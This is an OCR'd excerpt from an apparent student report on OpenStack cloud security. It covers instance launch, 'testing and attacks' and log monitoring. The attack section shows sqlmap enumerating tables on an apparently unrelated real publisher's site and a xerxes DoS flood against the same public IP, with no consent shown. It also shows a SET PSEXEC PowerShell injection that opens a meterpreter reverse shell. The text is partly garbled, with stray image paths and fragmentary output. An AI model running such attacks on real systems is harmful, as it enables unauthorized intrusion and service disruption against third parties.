
Displaying 1 item

Hostname	Type	VCPUs (used)	VCPUs (total)	RAM (used)	RAM (total)	Local Storage (used)	Local Storage (total)	Instances
muhammad-HP-EliteDesk-800-G3-TWR	QEMU	1	8	576MB	15.6GB	0Bytes	439GB	1

Displaying 1 item

Fig6.Virtual Server

4.3. Establishment of instances



Instances

Displaying 1 item

□	Instance Name	Image Name	IP Address	Flavor	Key Pair	Status	Availability Zone	Task	Power State	Time since created	Actions
□	stack inst	-	10.0.0.69 Floating IPs: 172.24.4.13	m1.nano	-	Active	nova	None	Running	22 hours, 28 minutes	Create Snapshot

Displaying 1 item

Fig7.launched instances

Summary:

The chapter includes installation different components of cloud glance, key stone, and key stone are mention in this chapter. After this a complete successfully established cloud is shown. Then different types of instances which are virtual operating system are launched on the hypervisor.

Chapter 5: Analysis and Evaluation

5.1. Testing and Attacks

5.1.1. SQL Injection

5.1.2. DDOS Attack

5.1.3. Psexec Powershall Injection


Chapter 5: Analysis and Evaluation

Introduction

The chapter is about analyses of the cloud services security by simulating different types of attacks through the kali Linux backtrack.


5.1 Testing and Attacks

5.1.1 SQL Injection attack



```
root@ArsalanAZ:~# sqlmap -u 207.58.139.142 -D db_alf284_dbf spub --tables

                         {1.1.8#stable}



                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 21:47:42

[21:47:42] [INFO] testing connection to the target URL
[21:47:43] [INFO] heuristics detected web page charset 'ascii'
sqlmap got a refresh request (redirect like response common to login pages). Do
you want to apply the refresh from now on (or stay on the original page)? [Y/n]
y
```


Fig8(a).SQL injection



```
[15:33:18] [INFO] resumed: rdata
[15:33:18] [INFO] resumed: user
Database: db_a1f284_dbfspub
[14 tables]
+-------------+
| user        |
| admin       |
| archive     |
| archive_cat |
| category    |
| data        |
| editorial   |
| executive   |
| gallery     |
| issue       |
| issues      |
| members     |
| news        |
| rdata       |
+-------------+

[15:33:18] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.fspublishers.org'
```

Fig8(b). SQL injection


5.1.2. DDOS Attack



```
root@ArsalanAZ:~# cd xerxes/
root@ArsalanAZ:~/xerxes# ./xerxes 207.58.139.142 80
[Connected -> 207.58.139.142:80]
[0: Voly Sent]
[Connected -> 207.58.139.142:80]
[1: Voly Sent]
[Connected -> 207.58.139.142:80]
[0: Voly Sent]
[Connected -> 207.58.139.142:80]
[2: Voly Sent]
[Connected -> 207.58.139.142:80]
[1: Voly Sent]
[Connected -> 207.58.139.142:80]
[0: Voly Sent]
[Connected -> 207.58.139.142:80]
[3: Voly Sent]
[Connected -> 207.58.139.142:80]
[2: Voly Sent]
[Connected -> 207.58.139.142:80]
[1: Voly Sent]
```


Fig9.DDOS

5.1.3 Psexec Powershall Injection




```
  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


          There is a new version of SET available.
                    Your version: 7.7.1
                 Current version: 7.7.5

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

Fig 9(a).Psexec Powershall Injection




```
  99) Exit the Social-Engineer Toolkit

set> 2

Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform
. These attack vectors
have a series of exploits and automation aspects to assist in the art of penetra
tion testing. SET
now incorporates the attack vectors leveraged in Fast-Track. All of these attack
 vectors have been
completely rewritten and customized from scratch as to improve functionality and
 capabilities.

   1) Microsoft SQL Bruter
   2) Custom Exploits
   3) SCCM Attack Vector
   4) Dell DRAC/Chassis Default Checker
   5) RID_ENUM - User Enumeration Attack
   6) PSEXEC Powershell Injection

  99) Return to Main Menu

set:fasttrack>
```

Fig 9(b).Psexec Powershall Injection




```
 99) Return to Main Menu

set:fasttrack>6

PSEXEC Powershell Injection Attack:

This attack will inject a meterpreter backdoor through powershell memory injecti
on. This will circumvent
Anti-Virus since we will never touch disk. Will require Powershell to be install
ed on the remote victim
machine. You can use either straight passwords or hash values.

set:psexec> Enter the IP Address or range (RHOSTS) to connect to:192.168.8.103
set:psexec> Enter the username:AZ786
set:psexec> Enter the password or the hash:1234567890
set:psexec> Enter the domain name (hit enter for logon locally):
set:psexec> How many threads do you want [enter for default]:
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.8.
100]: 192.168.8.100
set:powershell> Enter the port for the reverse [443]:2869
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
```

Fig 9(c). Psexec Powershall Injection



```
meterpreter > sysinfo
Computer        : ROXY-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

Fig 9(d). Psexec Powershall Injection



```
meterpreter > sysinfo
Computer        : ROXY-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

Summary:

The chapter includes the detail results of different types of attacks which are performed to check the availability of cloud services, present of any virus and injection in database and other different security threats.

The performed attacks are DDOS, SQL injection, PSEXEC Powershall Injection

Chapter 6: Monitoring of logs


6.1. logs collection and analyses
6.2. Importance of log monitoring

Chapter 6: Monitoring of logs

Introduction

Logs analyses is performed to identify any change which is accrued due to attacks because logs are only ways to check any change through an event. Audit logs are used to identify the change in events.

6.1. logs centralized collection and analyses



The file "/opt/stack/logs/dstat-csv.log" changed on disk.

```
"Dstat 0.7.2 CSV output"
"Author:","Dag Wieers <dag@wieers.com>",,,,"URL:","http://dag.wieers.com/home-made/dstat/"
"Host:","muhammad-HP-EliteDesk-800-G3-TWR",,,,"User:","stack"
"Cmdline:","dstat -tcmndrylpg --tcp --output /opt/stack/logs/dstat-csv.log",,,,"Date:","05 Apr
2018 15:51:52 PKT"

"system","total cpu usage",,,,,,"memory usage",,,,"net/total",,"dsk/total",,"io/
total",,"system",,"load avg",,,"procs",,,"paging",,"tcp sockets",,,,
"time","usr","sys","idl","wai","hiq","siq","used","buff","cach","free","recv","send","read","writ","
05-04
15:51:52,2.754,0.723,95.795,0.630,0.0,0.098,2952720384.0,320323584.0,6498689024.0,6926417920.0,0.0,0
05-04
15:51:53,6.767,5.514,85.965,1.378,0.0,0.376,2960343040.0,320348160.0,6498717696.0,6918742016.0,2591.
05-04
15:51:54,3.648,5.283,90.818,0.126,0.0,0.126,2971611136.0,320348160.0,6498635776.0,6907555840.0,5252.
05-04
15:51:55,8.050,1.384,86.792,3.522,0.0,0.252,3049496576.0,320516096.0,6500794368.0,6827343872.0,4405.
05-04
15:51:56,2.882,4.010,82.331,10.276,0.0,0.501,3057889280.0,320901120.0,6501548032.0,6817812480.0,5037
05-04
15:51:57,2.781,2.655,85.082,9.229,0.0,0.253,3063779328.0,321081344.0,6569189376.0,6744100864.0,4076.
05-04
15:51:58,3.802,2.028,84.537,9.379,0.0,0.253,3066568704.0,321314816.0,6569250816.0,6741016576.0,4417.
05-04
15:51:59,4.672,3.157,82.955,8.838,0.0,0.379,3067080704.0,321687552.0,6569705472.0,6739677184.0,4636.
05-04
15:52:00,6.784,3.518,81.658,7.789,0.0,0.251,3072946176.0,321892352.0,6569910272.0,6733402112.0,5166.
05-04
15:52:01,5.535,3.648,82.264,8.302,0.0,0.252,3072499712.0,322052096.0,6570627072.0,6732972032.0,3437.
05-04
15:52:02,5.303,2.778,83.586,7.955,0.0,0.379,3075829760.0,322273280.0,6571491328.0,6728556544.0,2293.
05-04
15:52:03,9.102,3.034,82.933,4.678,0.0,0.253,3077529600.0,322457600.0,6570749952.0,6727413760.0,4958.
05-04
15:52:04,5.875,2.750,82.375,8.375,0.0,0.625,3070963712.0,322723840.0,6570786816.0,6733676544.0,4775.
```

```
e4
Mask:255.255.255.0
:Link
ic:1
 frame:0
 carrier:0

(2.1 MB)

          RX packets:8221 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8221 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2159943 (2.1 MB)  TX bytes:2159943 (2.1 MB)

virbr0    Link encap:Ethernet  HWaddr 00:00:00:00:00:00
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
```

Fig 10.logs collection

6.2. Importance of log monitoring

Event monitoring is a good approach to securing providing cloud real-time detection. Now we working on an important use cases to focus when implementing log collections, analysis and monitoring. These use cases can be implemented and monitored through Raspberry Pi. This can generate events that can be sent to administrators through email or viewed in the integrated dashboard or generate an alarm.
To consider more use cases that may apply to our specific network and what we may consider.

1. If log generation is not present that an even would generate that is high value. Event like that show a service failed or a switched off intruder who has logging or modified the level of log to make hide their paths.
2. Start or Stop events that unscheduled also be events to monitor and examine Application events s for possible implementation of the security.
3. Events on the OpenStack service are Operating system event such as logins or restarts also provide insight into very proper manner and improper manner usage of systems.
4. Detect the pressure of load on the cloud of OpenStack servers also enables responding by the method of launching the additional servers for load balancing for making sure ensure high level of availability for the user and other customers.
5. Actionable events are networking base which is going down ward, IP tables being flushed on compute the zone nodes and great loss of availability to instances resulting in bad response from the customers.
6. For making sure that level of the risk is reduce from instances on a user, or domain deletion in the checking out service there is method to generate alarm in the system and have OpenStack gives different types of response to these events as appropriate such as terminating instances, disconnecting attached volumes, CPU and storage resources and so on.




Fig11. Raspberry Pi 3

